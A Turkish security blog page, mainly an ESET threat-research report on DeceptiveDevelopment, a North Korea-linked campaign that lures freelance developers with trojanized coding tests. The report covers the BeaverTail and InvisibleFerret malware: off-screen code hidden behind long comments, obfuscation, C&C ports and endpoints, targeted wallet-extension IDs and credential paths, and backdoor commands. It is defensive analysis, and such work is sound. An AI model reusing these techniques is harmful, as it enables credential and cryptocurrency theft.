- Ekstra bir erişim güvenliği katmanı için [iki faktörlü kimlik doğrulamayı ](https://www.eset.com/tr/blog/2fa-guvenliginizi-ikiye-katlayin/?_gl=1%2A1ax37af%2A_ga%2AOTQ2NTM5OTM0LjE3MTU4NTYyMTA.%2A_ga_D3X1STPK7C%2AMTczOTk0NDk2MC4xNzEuMS4xNzM5OTQ2NzA2LjI3LjAuMA..)(2FA) açtığınızdan emin olun,
- Tüm iş ve kişisel cihazlarınızın düzenli olarak [yamalandığından ve güncel olduğundan ](https://antivirus.com.tr/sirket-cihazlari-kayboldugunda-veya-calindiginda-hasar-nasil-sinirlandirilir/)emin olun,
- BT departmanınız öneriyorsa nelere dikkat etmeniz gerektiğini anlamak için düzenli [kimlik avı](https://antivirus.com.tr/kimlik-avi-2-0-is-e-postalarinin-nasil-ele-gecirildigini-ogrenin/) simülasyon egzersizlerine katılın,
- Şüpheli bir mesaj alırsanız asla gömülü bağlantılara tıklamayın veya eki açmayın,
- Endişeleriniz varsa gönderenle başka kanallardan iletişime geçin ancak e-postayı yanıtlayarak veya e-postada listelenen iletişim bilgilerini kullanarak değil,
- [Şüpheli e-postaları](https://antivirus.com.tr/e-posta-guvenligi-ve-kotu-amacli-yazilimlar-icin-once-onleme/) işvereninizin BT departmanına bildirin,
- İş arkadaşlarınızın aynı mesajı alıp almadığını kontrol edin.
İşten çıkarma dolandırıcılığı [bir süredir ortalıkta dolaşıyor](https://wyatthitechlaw.com/2020/08/13/scammers-target-remote-workers-with-email-phishing-campaigns/). Ve hâlâ ortalıkta dolaşıyorlarsa hâlâ çalışıyor olmalılar. Gelen kutunuza düşen her şeye her zaman şüpheyle yaklaşın.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dolandırıcılık, Kurumsal Güvenlik, Siber Güvenlik
---
### [DeceptiveDevelopment serbest çalışan geliştiricileri hedef alıyor](https://antivirus.com.tr/deceptivedevelopment-serbest-calisan-gelistiricileri-hedef-aliyor/)
**Published:** Şubat 20, 2025
**Author:** ESET
**Excerpt:** ESET araştırmacıları, iş görüşmesi zorlukları ile birlikte kötü amaçlı yazılım sunan bir kampanyayı analiz etti
**Content:**
*ESET araştırmacıları, iş görüşmesi zorlukları ile birlikte kötü amaçlı yazılım sunan bir kampanyayı analiz etti*
Siber suçluların, hedeflerine şirket işe alım görevlileri kisvesi altında yaklaştıkları ve onları sahte iş teklifleriyle kandırdıkları bilinmektedir. Sonuçta potansiyel kurbanın iş bulma olasılığıyla dikkatinin dağıldığı bir zamandan daha iyi bir saldırı zamanı olabilir mi? ESET araştırmacıları, 2024’ün başlarından bu yana, Kuzey Kore’ye bağlı bir dizi kötü niyetli faaliyet gözlemledi; bu faaliyetlerde kelle avcısı kılığına giren operatörler, hedeflerine bilgi hırsızlığı yapan kötü amaçlı yazılımları gizleyen yazılım projeleri sunmaya çalışıyor. Bu faaliyet kümesine DeceptiveDevelopment adını veriyoruz.
Sahte iş görüşmesi sürecinin bir parçası olarak, DeceptiveDevelopment operatörleri hedeflerinden mevcut bir projeye bir özellik eklemek gibi bir kodlama testi yapmalarını ister ve görev için gerekli dosyalar genellikle GitHub veya diğer benzer platformlardaki özel depolarda barındırılır. Ne yazık ki hevesli iş adayı için bu dosyalar truva atına dönüştürülmüştür: Projeyi indirip çalıştırdıklarında kurbanın bilgisayarı operasyonun birinci aşama kötü amaçlı yazılımı BeaverTail ile tehlikeye girer.
DeceptiveDevelopment ilk olarak 2023 yılında [Phylum ](https://blog.phylum.io/smuggling-malware-in-test-code/)ve [Unit 42 ](https://unit42.paloaltonetworks.com/two-campaigns-by-north-korea-bad-actors-target-job-hunters/)tarafından kamuoyuna açıklanmış ve Contagious Interview ve DEV#POPPER adları altında kısmen belgelenmiştir. Bu faaliyet kümesi ve operatörünün ilk erişim yöntemleri, ağ altyapısı ve DeceptiveDevelopment tarafından kullanılan iki kötü amaçlı yazılım ailesinin (InvisibleFerret ve yukarıda bahsedilen BeaverTail) yeni sürümleri de dahil olmak üzere araç seti üzerinde daha fazla analiz gerçekleştirdik.
**Bu blog yazısının kilit noktaları:**
- DeceptiveDevelopment, iş bulma ve serbest çalışma sitelerinde spearphishing yoluyla serbest çalışan yazılım geliştiricileri hedef alıyor ve tarayıcılardan ve parola yöneticilerinden kripto para cüzdanlarını ve giriş bilgilerini çalmayı amaçlıyor.
- Kasım 2023’ten bu yana aktif olan bu operasyon, temel olarak iki kötü amaçlı yazılım ailesi kullanmaktadır – BeaverTail (bilgi hırsızı, indirici) ve InvisibleFerret (bilgi hırsızı, RAT).
- DeceptiveDevelopment’ın taktikleri, teknikleri ve prosedürleri (TTP’ler) Kuzey Kore’ye bağlı olduğu bilinen diğer bazı operasyonlarla benzerlik göstermektedir.
Bu DeceptiveDevelopment kampanyasını ilk olarak 2024’ün başlarında, GitHub’da barındırılan ve uzun yorumların sonuna gizlenmiş kötü amaçlı kod içeren ve kodu etkili bir şekilde ekranın dışına taşıyan truva atı projeleri keşfettiğimizde gözlemledik. Bu projeler BeaverTail ve InvisibleFerret kötü amaçlı yazılımlarını yayıyordu. İki kötü amaçlı yazılım ailesini analiz etmenin yanı sıra kampanyanın arkasındaki C&C altyapısını da araştırmaya başladık. O zamandan beri bu kümeyi ve devam eden bu saldırılarda kullanılan strateji ve araçlardaki gelişmeleri takip ediyoruz. Bu blog yazısı, bu kampanyanın TTP’lerinin yanı sıra kullandığı kötü amaçlı yazılımları da açıklamaktadır.
## **DeceptIveDevelopment profili**
DeceptiveDevelopment şu anda bilinen herhangi bir tehdit aktörüne atfetmediğimiz Kuzey Kore’ye bağlı bir faaliyet kümesidir. DeceptiveDevelopment’ın arkasındaki operatörler Windows, Linux ve macOS üzerindeki yazılım geliştiricilerini hedef almaktadır. Öncelikle finansal kazanç için kripto para çalıyorlar ve olası ikincil hedefleri siber casusluk.
Bu operatörler hedeflerine yaklaşmak için DreamJob Operasyonu’ndaki Lazarus grubundan farklı olarak ([bu WeLiveSecurity blog yazısında ](https://www.welivesecurity.com/en/eset-research/lazarus-luring-employees-trojanized-coding-challenges-case-spanish-aerospace-company/)açıklandığı gibi) sosyal medyada sahte işe alım profilleri kullanmaktadır. Ancak DreamJob Operasyonu savunma ve havacılık mühendislerini hedef alırken DeceptiveDevelopment genellikle kripto para projelerinde yer alan serbest yazılım geliştiricilerine ulaşıyor. Kurbanlarının bilgisayarlarını ele geçirmek için DeceptiveDevelopment, hedeflerine sahte bir iş görüşmesi sürecinin parçası olarak arka kapıları dağıtan truva atı hâline getirilmiş kod tabanları sağlıyor.
### **Viktimoloji**
Bu DeceptiveDevelopment kampanyasının birincil hedefleri, özellikle kripto para ve merkezi olmayan finans projelerinde yer alan yazılım geliştiricileridir. Saldırganlar coğrafi konum ayrımı yapmıyor ve başarılı bir şekilde fon ve bilgi elde etme olasılığını artırmak için mümkün olduğunca çok sayıda kurbanı tehlikeye atmayı hedefliyor.
Dünyanın dört bir yanında, Windows, Linux ve macOS olmak üzere üç büyük işletim sisteminin tümünü kullanan yüzlerce farklı mağdur gözlemledik. Bu kişiler, serbest kariyerlerine yeni başlayan genç geliştiricilerden bu alanda son derece deneyimli profesyonellere kadar uzanan bir yelpazede yer alıyordu. Saldırgan-kurban konuşmalarını yalnızca İngilizce olarak gözlemledik ancak saldırganların bu dili konuşmayan kurbanlarla iletişim kurmak için çeviri araçları kullanmayacağını kesin olarak söyleyemeyiz. Kurbanların küresel dağılımını gösteren harita Ş**ekil 1**‘de görülebilir.
Şekil1 DeceptiveDevelopmentın farklı kurbanlarının ısı haritası
### **Atıf**
DeceptiveDevelopment’ı çeşitli unsurlara dayanarak yüksek güvenle Kuzey Kore’ye bağlı bir faaliyet kümesi olarak değerlendiriyoruz:
- Saldırganlar tarafından kontrol edilen GitHub hesapları ile [Kuzey Koreli BT çalışanları ](https://cloud.google.com/blog/topics/threat-intelligence/mitigating-dprk-it-worker-threat)tarafından kullanılan sahte CV’ler içeren hesaplar arasında bağlantılar gözlemledik. Bu kişiler, rejimi finanse etmeye yardımcı olacak maaşları toplamak için sahte kimlikler altında yabancı şirketlerde iş başvurusunda bulunuyor. Gözlemlenen bağlantılar, bir tarafın DeceptiveDevelopment ile ilişkili olduğu ve diğer tarafın sahte CV’ler ve Kuzey Koreli BT çalışanlarının faaliyetleriyle ilgili diğer materyalleri içerdiği GitHub profilleri arasındaki karşılıklı takiplerdi. Benzer bağlantılar [Birim 42 ](https://unit42.paloaltonetworks.com/two-campaigns-by-north-korea-bad-actors-target-job-hunters/)tarafından da gözlemlenmiştir. Ne yazık ki GitHub sayfaları biz tüm kanıtları kaydedemeden kaldırıldı.
- TTP’ler (sahte işe alım görevlileri, truva atına dönüştürülmüş iş talepleri ve mülakatlar sırasında kullanılan yazılımlar) Kuzey Kore’ye bağlı diğer faaliyetlerle ([Moonstone Sleet ](https://www.microsoft.com/en-us/security/blog/2024/05/28/moonstone-sleet-emerges-as-new-north-korean-threat-actor-with-new-bag-of-tricks/)ve Lazarus’un DreamJob ve [DangerousPassword ](https://web.archive.org/web/20230523021517/https:/threatbook.cn/ppt/The%20Nightmare%20of%20Global%20Cryptocurrency%20Companies%20-%20Demystifying%20the%20%E2%80%9CDangerousPassword%E2%80%9D%20of%20the%20APT%20Organization.pdf)kampanyaları) benzerlik göstermektedir.
GitHub profilleri arasındaki bağlantılara ek olarak, DeceptiveDevelopment’ta kullanılan kötü amaçlı yazılım oldukça basittir. Bu durum [Mandiant ](https://cloud.google.com/blog/topics/threat-intelligence/mitigating-dprk-it-worker-threat)tarafından yapılan ve BT çalışanlarının işlerinin genellikle düşük kalitede olduğunu iddia eden raporlama ile örtüşmektedir.
DeceptiveDevelopment faaliyetlerini izlerken tehdit aktörlerinin ayrıntılara dikkat etmediğini gösteren çok sayıda vaka gördük. Bazılarında, yazarlar geliştirme notlarını veya geliştirme ve test için kullanılan yorumlanmış yerel IP adreslerini kaldırmayı başaramadılar. Ayrıca C&C adresini değiştirdikten sonra gizlemeyi unuttukları örnekler de gördük; bu durum **Şekil 2**‘de görülebilir. Ayrıca kötü amaçlı yazılım, bazen kod yorumlarında bırakılan bağlantılarla serbestçe kullanılabilen gizleme araçlarını kullanır.
Şekil 2 Kodda unutulan yorum ve gizleme örnekleri
## **Teknik analiz**
### **İlk erişim**
Saldırganlar işe alım görevlisi gibi davranmak için mevcut kişilerin profillerini kopyalamakta ve hatta yeni kişilikler oluşturmaktadır. Daha sonra potansiyel kurbanlarına iş arama ve serbest çalışma platformlarında doğrudan yaklaşıyor ya da buralarda sahte iş ilanları yayımlıyorlar. Başlangıçta, tehdit aktörleri yepyeni profiller kullanıyor ve hedefledikleri kişilere LinkedIn üzerinden kötü amaçlı GitHub projelerinin bağlantılarını gönderiyorlardı. Daha sonra, daha güvenilir görünmek için çok sayıda takipçisi ve bağlantısı olan yerleşik profiller kullanmaya başladılar ve daha fazla iş arama ve kod barındırma web sitelerine yöneldiler. Bu profillerden bazıları saldırganların kendileri tarafından oluşturulmuş olsa da diğerleri platformdaki gerçek kişilerin saldırganlar tarafından değiştirilmiş potansiyel olarak tehlikeye atılmış profilleridir.
Bu etkileşimlerin gerçekleştiği platformlardan bazıları genel iş arama platformlarıyken diğerleri öncelikle kripto para birimi ve blok zinciri projelerine odaklanıyor ve bu nedenle saldırganların hedefleriyle daha uyumlu. Bu platformlar şunlardır:
- LinkedIn,
- Upwork,
- Freelancer.com,
- We Work Remotely,
- Moonlight, ve
- Crypto Jobs List.
En yaygın olarak gözlemlenen tehlikeye atma vektörü, sahte işe alım görevlisinin kurbana işe alım mücadelesi kisvesi altında truva atlı bir proje sunması veya “işe alım görevlisinin” finansal bir ödül için bir hatayı düzeltmesine yardımcı olmasından oluşur.
Mağdurlar proje dosyalarını ya doğrudan sitedeki dosya aktarımı yoluyla ya da GitHub, GitLab veya Bitbucket gibi bir depoya bağlantı yoluyla alırlar. Dosyaları indirmeleri, özellikler eklemeleri veya hataları düzeltmeleri ve işe alan kişiye geri bildirimde bulunmaları istenir. Ek olarak, test etmek için projeyi oluşturmaları ve yürütmeleri talimatı verilir, bu da ilk uzlaşmanın gerçekleştiği yerdir. Kullanılan depolar genellikle özeldir, bu nedenle kurbandan ilk önce hesap kimliğini veya e-posta adresini vermesi istenir, bu da büyük olasılıkla kötü niyetli etkinliği araştırmacılardan gizlemek içindir.
Buna rağmen, bu depoların halka açık olduğu birçok vaka gözlemledik ancak bunların çoğunlukla görevlerini tamamladıktan sonra bunları kendi depolarına yükleyen kurbanlara ait olduğunu fark ettik. **Şekil 3**, GitHub’da barındırılan truva atlı bir proje örneğini göstermektedir. Gözlemlediğimiz tüm kötü amaçlı kodları etkilenen hizmetlere bildirdik.
Şekil 3 Truva atlı bir GitHub projesinin READMEsi
Truva atı bulaşmış projeler dört kategoriden birine girmektedir:
- İşe alım zorlukları,
- Kripto para projeleri,
- Oyunlar (genellikle blok zinciri işlevselliği ile) ve
- blockchain/kripto para özellikli kumar.
Bu depolar genellikle mevcut açık kaynaklı projelerin veya demoların kopyalarıdır ve kötü amaçlı kodun eklenmesi ve README dosyasının değiştirilmesi dışında çok az değişiklik yapılır veya hiç değişiklik yapılmaz. Bazı kötü niyetli proje adları ve bunları işleten saldırgan kontrolündeki hesapların adları (bunları değerlendirebildiğimiz) **Tablo 1**‘de listelenmiştir.
Tablo 1. Gözlemlenen proje adları ve repository /commit yazarları
| **Project** | **Author** | **Project** | **Author** |
|---|---|---|---|
| Website-Test | Hiring-Main-Support | casino-template-paid | bmstore |
| guru-challenge | Chiliz-Guru | casino-demo | casinogamedev |
| baseswap\_ver\_4 | artemreinv | point | freebling-v3 |
| metaverse-backend | metaverse-ritech | Blockchain-game | N/A |
| lisk-parknetwork | MariaMar1809 | 3DWorld-tectera-beta | N/A |
Ayrıca saldırganların benzer isimler kullanarak veya **Tablo 2**‘de görüldüğü gibi isimlere LLC, Ag veya Inc (yasal şirket türlerinin kısaltmaları) ekleyerek mevcut projeleri ve şirketleri taklit ettiklerini gözlemledik.
Tablo 2. Meşru projeleri taklit eden gözlemlenen proje adları ve repository/commit yazarları
| **Project** | **Author** |
|---|---|
| Lumanagi-Dex | LUMANAGI-LLC |
| DARKROOM-NFT | DarkRoomAg |
| DarkRoom | WonderKiln-Inc |
Saldırganlar kötü niyetli kodlarını gizlemek için genellikle akıllıca bir numara kullanırlar: Kodu projenin başka türlü zararsız bir bileşenine, genellikle geliştiriciye verilen görevle ilgisi olmayan arka uç koduna yerleştirirler ve uzun bir yorumun arkasına tek bir satır olarak eklerler. Bu şekilde, ekranın dışına taşınır ve kurban üzerine kaydırmadığı veya kod düzenleyicisinin kelime kaydırma özelliğini etkinleştirmediği sürece gizli kalır. İlginç bir şekilde, GitHub’ın kendi kod düzenleyicisi kelime kaydırmayı etkinleştirmez, bu nedenle **Şekil 4**‘te gösterildiği gibi depodaki koda bakarken bile kötü amaçlı kodu gözden kaçırmak kolaydır.
Şekil 4 GitHubın kod düzenleyicisinde ekran dışına iten uzun bir yorumdan sonra eklenen kötü amaçlı kod üstte ve kelime kaydırma etkinleştirilmiş bir kod düzenleyicide görüldüğü gibi sadece satır 1in sayfa kaynağı altta
Gözlemlediğimiz bir başka tehlikeye atma vektörü de sahte işe alım uzmanının kurbanı çevrimiçi bir konferans platformu kullanarak bir iş görüşmesine davet etmesi ve gerekli konferans yazılımının indirilebileceği bir web sitesine bağlantı vermesidir. Web sitesi genellikle **Şekil 5**‘te görüldüğü gibi mevcut bir konferans platformunun web sitesinin bir kopyasıdır ve indirilen yazılım kötü amaçlı yazılımın ilk aşamasını içerir.
Şekil 5 MiroTalkun yasal sitesinin sfumirotalkcom kopyası olan mirotalknet adresindeki kötü amaçlı web sitesi Join Room düğmesine tıklayarak konferans yazılımı kılığında kötü amaçlı yazılım sunmaktadır
## **Araç Seti**
DeceptiveDevelopment, faaliyetlerinin bir parçası olarak öncelikle iki aşamada teslim edilen iki kötü amaçlı yazılım ailesi kullanmaktadır. İlk aşama olan BeaverTail, hem bir JavaScript hem de bir yerel varyanta (Qt platformu kullanılarak C++ ile yazılmış) sahiptir ve kurbana, kurbandan üzerinde çalışması istenen bir projenin parçası, bir işe alma görevi veya [MiroTalk ](https://meet.no42.org/)veya [FreeConference ](https://freeconference.com/)gibi truva atı hâline getirilmiş uzaktan konferans yazılımının içinde gizlenmiş olarak teslim edilir.
BeaverTail basit bir oturum açma hırsızı olarak, kayıtlı oturum açma bilgilerini içeren tarayıcı veri tabanlarını ayıklayarak ve ikinci aşama olan InvisibleFerret için bir indirici olarak hareket eder. Bu, casus yazılım ve arka kapı bileşenleri içeren modüler Python tabanlı kötü amaçlı yazılımdır ve aynı zamanda ele geçirme sonrası faaliyetler için meşru [AnyDesk ](https://anydesk.com/en)uzaktan yönetim ve izleme yazılımını indirebilir. **Şekil 6**, ilk tehlikeye atmadan veri sızıntısına ve AnyDesk’in konuşlandırılmasına kadar tüm tehlikeye atma zincirini göstermektedir.
Şekil 6 DeceptiveDevelopment uzlaşma zinciri
Hem BeaverTail hem de InvisibleFerret daha önce [Unit 42](https://unit42.paloaltonetworks.com/north-korean-threat-actors-lure-tech-job-seekers-as-fake-recruiters/), [Group-IB ](https://www.group-ib.com/blog/apt-lazarus-python-scripts/)ve Objective-See tarafından belgelenmiştir. Paralel bir araştırma da [Zscaler ](https://www.zscaler.com/blogs/security-research/pyongyang-your-payroll-rise-north-korean-remote-workers-west)tarafından yayımlanmış olup bulgularını bağımsız olarak teyit edebiliriz. Analizimiz daha önce kamuya açıklanmamış ayrıntılar içermekte ve kötü niyetli faaliyetlere kapsamlı bir genel bakış sunmaktadır.
### **BeaverTail**
BeaverTail, DeceptiveDevelopment tarafından kullanılan bilgi hırsızı ve indirici kötü amaçlı yazılımın adıdır. İki farklı versiyonu vardır – biri JavaScript ile yazılmış ve basit bir gizleme ile doğrudan truva atı hâline getirilmiş projelere yerleştirilmiş ve Qt platformu kullanılarak oluşturulmuş, konferans yazılımı olarak gizlenmiş ve başlangıçta [Objective-See ](https://objective-see.org/blog/blog_0x7D.html)tarafından tanımlanmış yerel versiyonlar. Her iki versiyon da işlevsellikleri açısından güçlü benzerlikler taşımaktadır.
Bu kötü amaçlı yazılım Windows, Linux ve macOS sistemlerini hedef alarak kayıtlı oturum açma bilgilerini ve kripto para cüzdanı verilerini toplamayı amaçlamaktadır.
C&C IP adresini ve bağlantı noktasını alarak başlar. IP adresleri değişmekle birlikte, kullanılan bağlantı noktaları genellikle 1224 veya 1244’tür, bu da kötü niyetli ağ etkinliğini kolayca tanımlanabilir hale getirir. JavaScript versiyonunda, IP adresi ve bağlantı noktası base64 kodlaması kullanılarak gizlenir, üç parçaya bölünür ve otomatik kod çözmeyi önlemek için yer değiştirilir. Diğer dizeler de base64 ile kodlanır ve genellikle basit kod çözme girişimlerini engellemek için sonuç dizesine bir kukla karakter eklenir. Yerel sürümde IP, bağlantı noktası ve diğer dizelerin tümü düz metin olarak saklanır. Gizlenmiş JavaScript kodu **Şekil 7** ve deobfuscated kod **Şekil 8**‘de görülebilir.
Şekil 7 Gizlenmiş BeaverTail kodu
Şekil 8 Gizliliği kaldırılmış BeaverTail kodu
BeaverTail daha sonra Google Chrome, Microsoft Edge, Opera ve Brave tarayıcılarında yüklü tarayıcı uzantılarını arar ve bunlardan herhangi birinin aşağıda gösterilen Chrome Web Store veya Microsoft Edge Add-ons’tan sabit kodlanmış bir listedeki uzantı adlarıyla eşleşip eşleşmediğini kontrol eder. Parantez içinde listelenen tarayıcı uzantının kaynağıdır: Hem Opera hem de Brave’in Chromium tabanlı oldukları için Chrome Web Mağazası’ndaki uzantıları da kullandığını unutmayın.
- nkbihfbeogaeaoehlefnkodbefgpgknn – MetaMask (Chrome)
- ejbalbakoplchlghecdalmeeeajnimhm – MetaMask (Edge)
- fhbohimaelbohpjbbldcngcnapndodjp – BNB Chain Wallet (Chrome)
- hnfanknocfeofbddgcijnmhnfnkdnaad – Coinbase Wallet (Chrome)
- ibnejdfjmmkpcnlpebklmnkoeoihofec – TronLink (Chrome)
- bfnaelmomeimhlpmgjnjophhpkkoljpa – Phantom (Chrome)
- fnjhmkhhmkbjkkabndcnnogagogbneec – Ronin Wallet (Chrome)
- aeachknmefphepccionboohckonoeemg – Coin98 Wallet (Chrome)
- hifafgmccdpekplomjjkcfgodnhcellj – Crypto.com Wallet (Chrome)
Eğer bulunurlarsa uzantıların dizinlerinden .ldb ve .log dosyaları toplanır ve dışarı çıkarılır.
Bu dosyaların yanı sıra kötü amaçlı yazılım ayrıca .config/solana/id.json adresinde kullanıcının ev dizininde saklanan [Solana ](https://solana.com/)anahtarlarını içeren bir dosyayı da hedef alır. BeaverTail daha sonra /Library/Keychains/ login.keychain (macOS için) veya /.local/share/keyrings/ (Linux için) içinde kayıtlı oturum açma bilgilerini arar. Eğer varsa /.mozilla/firefox/ adresindeki key3.db, key4.db ve logins.json Firefox oturum açma veri tabanları da bu süre zarfında dışarı sızdırılır.
Her BeaverTail örneği, tanımlama için kullanılan bir kurban kimliği içerir. Bu kimlikler, tüm indirmelerde ve yüklemelerde tanımlayıcı olarak tüm uzlaşma zinciri boyunca kullanılır. Bu kimliklerin her kurban için benzersiz olduğundan ve çalınan bilgileri kurbanın herkese açık profiline bağlamak için kullanıldığından şüpheleniyoruz.
Toplanan veriler, bilgisayar ana bilgisayar adı ve geçerli zaman damgası ile birlikte C&C sunucusundaki /uploads API uç noktasına yüklenir. Ardından, bir sonraki aşamanın yürütülmesini sağlamak için C&C sunucusunda barındırılan p2.zip adlı bir arşivde bağımsız bir Python ortamı indirilir. Son olarak, bir sonraki aşama C&C sunucusundan (API uç noktası /client/< campaign\_ID> ) kullanıcının ev dizinine .npl adı altında indirilir ve indirilen Python ortamı kullanılarak çalıştırılır.
Ağustos 2024’te, JavaScript BeaverTail’in yeni bir sürümünü gözlemledik; burada truva atı hâline getirilmiş projeye yerleştirilen kod yalnızca bir yükleyici olarak hareket ediyor ve gerçek yük kodunu uzak bir sunucudan indirip çalıştırıyordu . Bu sürümde ayrıca farklı bir gizleme tekniği kullanılmış ve hedef listesine dört yeni kripto para cüzdanı uzantısı eklenmiştir:
- jblndlipeogpafnldhgmapagcccfchpi – Kaia Wallet (Chrome)
- acmacodkjbdgmoleebolmdjonilkdbch – Rabby Wallet (Chrome)
- dlcobpjiigpikoobohmabehhmhfoodbb – Argent X – Starknet Wallet (Chrome)
- aholpfdialjgjfhomihkjbmgjidlcdno – Exodus Web3 Wallet (Chrome)
ipcheck\[.\]cloud web sitesini incelerken ana sayfanın uzaktan konferans yazılımı olarak gizlenmiş yerel BeaverTail kötü amaçlı yazılımını sunan kötü amaçlı mirotalk\[.\]net web sitesinin bir aynası olduğunu fark ettik, bu da yeni JavaScript ile BeaverTail’in yerel sürümleri arasında doğrudan bir bağlantı olduğunu gösteriyor.
### **InvisibleFerret**
InvisibleFerret, bilgi hırsızlığı ve uzaktan saldırgan kontrolü için yeteneklere sahip modüler Python kötü amaçlı yazılımıdır. Dört modülden oluşur – ana (.npl dosyası), yük (pay), tarayıcı (bow) ve AnyDesk (adc). Zararlı yazılımın, tehlikeye atma zincirinin sonunda konuşlandırılan AnyDesk istemcisi dışında herhangi bir kalıcılık mekanizması yoktur. Saldırganlar AnyDesk aracılığıyla kalıcılık kazandıktan sonra InvisibleFerret’i istedikleri gibi çalıştırabilirler.
İlginç bir şekilde, arka kapı işlevlerinin çoğu, diğer tarafta komutlar gönderen, hangi verilerin sızdırılacağına ve saldırının nasıl yayılacağına karar veren bir operatör (veya komut dosyası davranışı) gerektirir. InvisibleFerret’in gözlemlediğimiz tüm sürümlerinde, arka kapı bileşenleri operatör komutuyla etkinleştirilir. Operatör tarafından yürütülmeyen tek işlev, otomatik olarak yapılan ilk parmak izidir.
### *Ana modül*
Orijinal adı main olan ana modül, BeaverTail’in C&C sunucusundan indirdiği ve ana dizine kaydettiği .npl dosyasıdır. Tek tek yük modüllerinin indirilmesinden ve çalıştırılmasından sorumludur. Tüm modüller, XOR anahtarını temsil eden dört bayttan önce XOR şifreli ve base64 kodlu bir yük içerir, ardından **Şeki l9**‘da görüldüğü gibi exec aracılığıyla şifresini çözmek ve çalıştırmak için kod içerir. Her modül ayrıca mevcut kurban kimliğini içeren sType değişkenini de içerir. Bu kimlik, indirme talebinde belirtilen kimliğin bir kopyasıdır. Kod dosyasını indirmek için bir istek yapıldığında verilen kimlik C&C sunucusunun API’si tarafından nihai kod dosyasına sType değeri olarak yerleştirilir.
Şekil 9 InvisibleFerret yükünün şifresinin çözülmesi ve çalıştırılması
Bu modül, base64 ile kodlanmış ve kod çözmeyi zorlaştırmak için değiştirilmiş iki yarıya bölünmüş sabit kodlu bir C&C adresi içerir. Gözlemlediğimiz çoğu durumda, bu adres önceki BeaverTail örneğinde kullanılan adresle aynıydı. Ana modül yük modülünü /payload/< campaign\_ID> adresinden kullanıcının ev dizinindeki .n2/pay dosyasına indirir ve çalıştırır. Daha sonra, macOS üzerinde çalışıyorsa (platform.system işlevine yapılan bir çağrının Darwin döndürüp döndürmediği kontrol edilerek belirlenir) çıkar. Diğer işletim sistemlerinde ayrıca tarayıcı modülünü /brow/< campaign\_ID> adresinden kullanıcının ev dizinindeki .n2/bow dosyasına indirir ve bunu ayrı bir Python örneğinde çalıştırır.
### *Yük modülü*
Ödeme modülü iki bölümden oluşur; biri bilgi toplar, diğeri ise arka kapı görevi görür. İlk kısım, genellikle daha önce kullanılanlara benzer şekilde kodlanmış bir C&C URL’si içerir ve aşağıdakileri toplar:
- Kullanıcının UUID’si,
- İşletim sistemi türü,
- Bilgisayar adı,
- Kullanıcı adı,
- Sistem sürümü (sürüm),
- Yerel IP adresi ve
- http://ip-api.com/json adresinden ayrıştırılan genel IP adresi ve coğrafi konum bilgileri (bölge adı, ülke, şehir, posta kodu, ISP, enlem ve boylam).
**Şekil 10**‘da gösterilen bu bilgiler daha sonra HTTP POST kullanılarak /keys API uç noktasına yüklenir.
Şekil 10 Yük modülü tarafından CC sunucusuna gönderilen sistem bilgileri
İkinci kısım bir TCP arka kapısı ve bir TCP ters kabuk görevi görür, C&C sunucusundan uzak komutları kabul eder ve bir soket bağlantısı üzerinden iletişim kurar. Genellikle 1245 numaralı portu kullanır ancak 80, 2245, 3001 ve 5000 numaralı portları da gözlemledik. Özellikle, bu bölümde kodlanan C&C IP adresi, muhtemelen daha şüpheli nihai ağ etkinliğini ilk dağıtımdan ayırmak için bazen öncekilerden farklıydı.
İkinci yük, Windows altında çalışıp çalışmadığını kontrol eder. Eğer çalışıyorsa pyWinHook kullanılarak uygulanan bir keylogger’ı ve pyperclip kullanarak bir pano hırsızını etkinleştirir, **Şekil 11**‘de gösterilmiştir. Bunlar tüm tuş basışlarını ve pano değişikliklerini global bir tamponda toplar ve saklar ve betiğin kendisi çalıştığı sürece özel bir iş parçacığında çalışır.
Şekil 11 Pano hırsızı ve keylogger kodu
Daha sonra, **Tablo 3**‘te açıklanan sekiz komuttan oluşan arka kapı işlevini yürütür.
Tablo 3. InvisibleFerret’te uygulanan komutlar
| **ID** | **Command** | **Function** | **Description** |
|---|---|---|---|
| 1 | ssh\_cmd | Removes the compromise | Only supports the delete argument. Terminates operation and removes the compromise. |
| 2 | ssh\_obj | Executes shell commands | Executes the given argument\[s\] using the system shell via Python’s subprocess module and returns any output generated by the command. |
| 3 | ssh\_clip | Exfiltrates keylogger and clipboard stealer data | Sends the contents of the keylogger and clipboard stealer buffer to the C&C server and clears the buffer. On operating systems other than Windows, an empty response is sent, as the keylogging functionality is not enabled. |
| 4 | ssh\_run | Installs the browser module | Downloads the browser module to .n2/bow in the user’s home directory and executes it in a new Python instance (with the CREATE\_NO\_WINDOW and CREATE\_NEW\_PROCESS\_GROUP flags set on Windows) Replies to the server with the OS name and get browse. |
| 5 | ssh\_upload | Exfiltrates files or directories, using FTP | Uploads files to a given FTP server with server address and credentials specified in arguments. Has six subcommands: sdira, sdir, sfile, sfinda, sfindr, and sfind. sdira – uploads everything in a directory specified in args, skipping directories matching the first five elements in the ex\_dirs array (listed below). Sends >> upload all start: followed by the directory name to the server when the upload starts, counts: followed by the number of files selected for upload when directory traversal finishes, and uploaded success once everything is uploaded. sdir – similar to sdira, but exfiltrates only files smaller than 104,857,600 bytes (100 MB) with extensions not excluded by ex\_files and directories not excluded by ex\_dirs. The initial message to the server is >> upload start: followed by the directory name. sfile – similar to sdir, but exfiltrates only a single file. If the extension is .zip, .rar, .pdf, or is in the ex\_files list (in this case not being used to exclude files for upload, but from encryption), it gets directly uploaded. Otherwise the file is encrypted using XOR with the hardcoded key G01d\*8@( before uploading. sfinda – searches the given directory and all its subdirectories (excluding those in the ex\_dirs list) for files matching a provided pattern, and uploads those not matching items in the ex\_files list. When starting, sends >> ufind start: followed by the starting directory to the server, followed by ufind success after it finishes. sfindr – similar to sfinda, but without the recursive search. Searches only the specified directory. sfind – similar to sfinda, but starts the search in the current directory. |
| 6 | ssh\_kill | Terminates the Chrome and Brave browsers | Termination is done via the taskkill command on Windows or killall on other systems, as shown in Figure 12. Replies to the server with Chrome & Browser are terminated. |
| 7 | ssh\_any | Installs the AnyDesk module | This works identically to the ssh\_run command, downloading the AnyDesk module to and executing it from the .n2 folder in the user’s home directory. Replies to the server with the OS name and get anydesk. |
